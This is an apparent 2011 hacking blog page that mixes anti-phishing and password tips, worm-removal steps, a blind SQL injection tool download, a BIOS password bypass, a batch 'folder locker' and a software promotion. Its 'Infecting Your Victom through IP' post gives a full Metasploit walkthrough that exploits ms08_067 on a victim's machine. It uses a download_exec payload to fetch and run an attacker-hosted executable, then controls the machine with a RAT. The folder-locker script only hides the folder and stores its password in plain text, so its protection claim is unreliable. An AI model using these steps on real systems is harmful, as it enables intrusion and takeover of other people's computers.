Thursday, July 21, 2011

how to prevent email account password from hackers.

Hello friends, i going to share now how to prevent email account password from hackers. This is a complete guide to protect yourself from being hacked and secure your personal information from getting leaked or used by anybody online. This guide will also help you to learn several latest techniques that hackers use to hack email accounts and passwords. So guys lets discuss how to protect or prevent your email account passwords from getting hacked. Its a must read post for all online users who uses email and social networking websites.
As its a Great saying " Prevention is better than Cure".  So you must know to prevent yourself rather than curing after got victimized or falling prey to these hacking attacks.
Complete Guide to prevent your Email Passwords from Hackers:
1. Don't use the links in an email, instant message, or chat to get to any web page if you suspect the message might not be authentic or you don't know the sender or user's handle. Instead, call the company on the telephone, or log onto the website directly by typing in the Web address in your browser.
2. Avoid filling out forms in email messages that ask for personal financial information.
3. You should only communicate information such as credit card numbers or account
information via a secure website or the telephone.  Always ensure that you're using a secure website when submitting credit card or other sensitive information via your Web browser.
 
  • Phishers are now able to 'spoof,' or forge BOTH the "https://" that you normally see when you're on a secure Web server AND a legitimate-looking address. You may even see both in the link of a spam email. Again, make it a habit to enter the address of any banking, shopping, auction, or financial transaction website yourself and not depend on displayed links.  
  • Phishers may also forge the yellow lock you would normally see near the bottom of your screen on a secure site. The lock has usually been considered as another indicator that you are on a 'safe' site. The lock, when double-clicked, displays the security certificate for the site. If you get any warnings displayed that the address of the site you have displayed does NOT match the certificate, do not continue. 
  • Remember not all spam sites will try to show the "https://" and/or the security lock. Get
    in the habit of looking at the address line, too. Were you directed to PayPal? Does the
    address line display something different like
    "http://www.gotyouscammed.com/paypal/login.htm?"  Be aware of where you are going. 
4. Consider installing a Web browser tool bar to help protect you from known fraudulent websites. These toolbars match where you are going with lists of known phisher Web
sites and will alert you.  
The newer version of Internet Explorer version 7 or 8 beta includes this tool bar as does FireFox Verison 4.xx or 5 Beta too.
5. Regularly log into your online accounts. Don't leave it for as long as a month before you check each account.
6. Regularly check your bank, credit and debit card statements to ensure that all transactions are legitimate (or legal) and done by you or in your supervision. If anything is suspicious or you don't recognize the transaction, contact your bank and all card issuers.
 
7. Ensure that your browser is up to date and security patches applied.
8. Never Download anything from anonymous links or links in email accounts or chat boxes.
  
9. Always avoid downloading cracks, keygens and patches as most of these contains Trojans and Malware content that will leak you personal data to hackers.
10. Regularly update your antivirus and anti-spyware software so that all new viruses are detectable and can be repaired easily.
11. While Installing freewares always take precautions and don't install the additional recommended things by the software's. Install only those that you know or that might be useful for you. And never install toolbars as their codes are dynamic that means they can be used to steal your private secured data such as credit card details, email accounts information and other personal data such as your searching patterns and your computer event logs etc.
 
  
Few more Important Things that you should always remember:
Always report "phishing" or “spoofed” e-mails to the following groups:  
  • forward the email to reportphishing@antiphishing.org  
  • forward the email to the Federal Trade Commission at spam@uce.gov  
  • forward the email to the "abuse" email address at the company that is being
    spoofed (e.g. "spoof@ebay.com")  
  • when forwarding spoofed messages, always include the entire original email with
    its original header information intact  
  • notify The Internet Crime Complaint Center of the FBI by filing a complaint on
    their website: www.ic3.gov
Some Tips while choosing your Passwords:
  • Choose a complex password. If you use a simple password such as "password" or "rockstar" or any dictionary word, it makes it easy for people to guess your password. This is especially true if your potential hackers are friends and family members who might try to guess. Instead, choose a password that makes use of both capital and lower case letters, numbers and special characters like the percent or dollar sign.
  • Change your password regularly. Every month, make a point of changing your password to a new complex.
  • article source:isoftdl.com

Remove-Regsvrexe-And-New-Folder.exe


Plug a pendrive into a public computer and you will be pesked by the continuously replicating “New Folder.exe” virus or Remove REGSVR.EXE and New Folder.exe viruses completely - thrprohack.comthe “regsvr.exe” virus. Hear my story, while I transferred my notes last night (around 600 folders) and I was surprised to  see that around 450 MB of space was eaten by these self replicating space eaters ! I was runningLinux so these were not a concern for me, but when I plugged my pendrive into my virtual machine (windows xp sp3), it caused multiple problems of explorer corruption and disabling registrytools.
Time for some virus busting I guess..here is how you can remove “regsvr.exe” and “new folder.exe” from your computer.
Step 1 - Some Startup Repairs
First of all, boot into safe mode.After you get to your desktop,press F3 or Ctrl + F and search for “autorun.inf” file in your computer and delete all the subsequent files. I case you are no able to delete them, select all the files and uncheck the”Read Only” option. If you are still not able to delete them , you might want to try out Unlocker tool to delete the files.
Now go to
start – > run –> type ”msconfig”
and press enter
Go to startup tab and uncheck “regsvr”, click ok and then click on “Exit without restart”.
Now go to
control panel –> scheduled tasks and delete “At1” task listed there.
Once done, close all windows.
Step 2 - Changing Configurations
Your registry might be disabled,and you need to activate it back to undo all the malicious changes done by worm.In order to do that, you need to go to
start – > run –> type ”gpedit.msc”
and press enter
then navigate to
users configuration –> Administrative templates –> systems
Find “prevent access to registry editing tools” , double click it and change the option todisable.
you need to enable regedit using gpedit - theprohack.com
Once done, your Regedit will be enabled. In case your task manager is disabled, you need to enable it.
Step 3 - Registry Edits
Now we have to perform some registry edits to enable our explorer and to remove all instances of worm from the registry. Go to
start – > run –> type ”regedit”
and press enter
Click on Edit –> Find and search for regsvr.exe . Find and delete all the occurrences ofregsvr.exe virus (don't delete  regsvr32.exe as its not a virus).
then navigate to entry
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
and modify the entry
Shell = “Explorer.exe regsvr.exe”
You need to remove regsvr from registry - theprohack.com
to delete the regsvr.exe from it,so that it becomes
Shell = “Explorer.exe”
Once done, close all windows and get ready to delete all virus files.
Step 4 - Deleting Virus Files
The final step is to delete all the virus files in your computer. To do this, Press F3 or Ctrl + F and search for regsvr.exe (make sure to search in hidden folders ) and delete all “regsvr.exe” “svchost .exe” files (notice the gap between ‘svchost’ and ‘.exe’, keep in mind you don't delete the legitimate file.).
Clean your recycle bin and restart your PC (perform a cold boot).
Volia..you have cleaned your computer from regsvr..just make sure to scan your pendrive the next time you plug in :)

Sunday, July 10, 2011

download SqlInjector v.1.0.2 | blind SQL injection tool


download SqlInjector v.1.0.2 
blind SQL injection tool


SQLInjector is a tool to perform blind SQL injection in a website. This version only supports MS SQL Server. It uses time based inference to determine true or false conditions to extract data. The key feature is that it uses a binary search mechanism to reduce the character search address space, this means it can get each character value within 7 to 8 requests. 


This is a fairly major update to SqlInjector (yes renamed from BlindSqlInjector). The key change is the addition of true/false inference. So if you have SQLi then its definitely faster to use true/false inference rather than time. 

Its features are:
  • Ability to export data
  • Binary search for faster character identification
  • Completely blind injection using time based inference
  • True/False inference
  • Supports MS SQL Server
  • Extracts database name
  • Extracts current user
  • Extracts server version
  • Extracts table names
  • Extracts column names
  • Extracts column data types
  • Extracts column lengths
  • Configurable space encoding
  • Configurable wait timing
  • Tree view display of enumerated data
  • Resume support
  • Save/Loading of project files
  • Proxy support
  • Authentication support (Basic, Negotiate, Digest, NTLM, X509)

Download Here

Infecting Your Victom through IP


Many of the times I saw this question asked here & everywhere on the Blog that
“Is it possible to infect victim using his IP address?”

So, I am going to show you how to do it.


Requirements:


Nmap

Metasploit

First of all you need target ip of your victim.


Then open Metasploit Console & type db_create.

[Use: This’ll create or connect you to database.]

Once you do that type Nmap.

[Use: This’ll load Nmap in Metasploit Console]

Next you need to type db_nmap -sT -sV

[This’ll scan OS, Ports, and Services running on victim’s computer.]
Wait for 5 min’s to complete its scan.
Once done, Note down the OS, Ports, and Services running on victim’s computer.

Now it’s time to exploit victim’s machine.

Exploit depends on the OS, Ports, and Services running on victim’s computer.
So, you’re lucky if you get OS WIN XP or 2000 because it’s easy to exploit them.
No matter weather they’re protected by any firewall or not.

Now I’ll tell you exploiting:-


Windows 2000 (all versions SP1, SP2, SP3, SP4)

Windows XP (all versions SP1, SP2, SP3)


Type show exploits

[Use: This’ll show all the exploits in its database.]

Next you need to type use windows/smb/ms08_067_netapi

[Use: This’ll select the exploit windows/smb/ms08_067_netapi]

Now Type show targets

[Use: This’ll show all targets by exploit]

Now Type set target 0

[Use: This’ll set target to 0 specified]
Then type show payloads
[Use: This’ll bring up all the payloads]
Next type set payload windows/download_exec
[Use: This’ll set payload as windows/download_exec]

Then Type show options

[Use: This’ll show all options in the exploit & payload]
In window you’ll see many options, in which you need to
Fill only two options RHOST & URL.

Type set RHOST

[Use: This’ll set RHOST (victim’s ip) to xxx.xxx.xxx.xxx]

Next Type set URL
http://www.xxxx.com/xxx.exe
[Use: This’ll set URL to your direct server link.]

At last you need to type exploit

[Use: This will launch your exploit & your victim will be infected.]

You can now control you're victim with RAT.

So, any versions of Win 2000-XP can be exploited easily.
In case if you didn’t get this two OS’, immediately after Nmap scan
You can use the command db_autopwn –p –t –e.
In most cases you get a shell.

Good Luck!

Here is the Best way to Crack the BIOS password

There are a lot ways to Crack the BIOS password. This is one of them but I would say that this one is more effective than the rest because the rest of the ways does not Guarantee you that it will Crack the BIOS password while in this case the Cracking is Guaranteed since in this we will remove the functionality of password protection of the BIOS.
Follow the steps below:
[eminimall]
1) Boot up windows.
2) go to dos-prompt or go to command prompt directly from the windows start up menu.
3) type the command at the prompt: “debug” (without quotes ninja.gif )
4) type the following lines now exactly as given…….
o 70 10
o 71 20
quit
exit
4) exit from the dos prompt and restart the machine
password protection gone!!!!!!!!!!!!!
EnjoYYYYYYYYYY
PS: I tested this in Award Bios……..
There seems to be some issue regarding display drivers on some machines if this is used. Just reinstall the drivers, Everything will be fine………..
I have not found any other trouble if the codes are used.
To be on safe side, just back up your data……….
The use of this code is entirely at ur risk……….
It worked fine for me……….

What is Double Password?

Strong passwords should have a significant length and cannot contain normal words. Only random digits and letters of different case. Such passwords are extremely hard to remember and it takes time to enter. But, even strong passwords have their weaknesses. When you type a password, it can be intercepted by a spy program that logs all your keystrokes. Others can see what you type (even if the password field on the screen is masked, the password can be read by buttons you hit on your keyboard.)
Until now, the only solution was to buy a secure token. A secure token is a hardware key that is used instead of or in addition to your normal password authentication. There are two main problems with the hardware solution, though. First, it is expensive. And second, you can use them only with software that has built-in support for this method of authentication.


But, from now on, you can turn any USB flash drive into a secure token! No need to purchase an additional expensive device. All you need is about 2 megabytes of free space on your flash drive or other USB gadget, such as an MP3 player, PDA or even a USB-pluggable mobile handset.
Strong Password

How does it work?
 Our software, Double Password, installs onto your flash drive. When you type a password, the program intercepts it and converts it into a super-strong password string on-the-fly. You can use simple, easy-to-remember passwords without the risk of being cracked.
Another benefit of using Double Password is that nobody can steal your passwords. Spy programs are useless. Even if someone gets the “weak” password that you type on the keyboard, it means nothing. This password will only work when your USB flash is inserted.
While typical hardware locks will work only with software that supports secure tokens, Double Password works with any software. It simply substitutes your weak password with a strong one.
Double Password can be effectively used to securely lock your Windows account, to protect your laptop and to bring a new level of security to all software that uses password authentication.
                                                                      Download Double Password For Free

LOCK YOUR FOLDERS WITHOUT ANY SOFTWARES

This is a very simple batch file trick. Paste the given code in batch file and save it as with any name.(remember Batch file extension is .bat). Double click on this batch file to create a folder locker. Now you will see a folder name Locker at the same directory of batch file. Put all files which you want to hide in the Locker folder. Double click on this batch file to lock the folder 'Locker'. If you want to unlock your files,double click the batch file again and you would be prompted for password. Enter the password and enjoy access to the folder.


if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK

if NOT EXIST Locker goto MDLOCKER

:CONFIRM

echo Are you sure u want to Lock the folder(Y/N)

set/p "cho=>"

if %cho%==Y goto LOCK

if %cho%==y goto LOCK

if %cho%==n goto END

if %cho%==N goto END

echo Invalid choice.

goto CONFIRM

:LOCK

ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

echo Folder locked

goto End

:UNLOCK

echo Enter password to Unlock folder

set/p "pass=>"

if NOT %pass%==type your password here goto FAIL

attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"

ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker

echo Folder Unlocked successfully

goto End

:FAIL

echo Invalid password

goto end

:MDLOCKER

md Locker

echo Locker created successfully

goto End

:End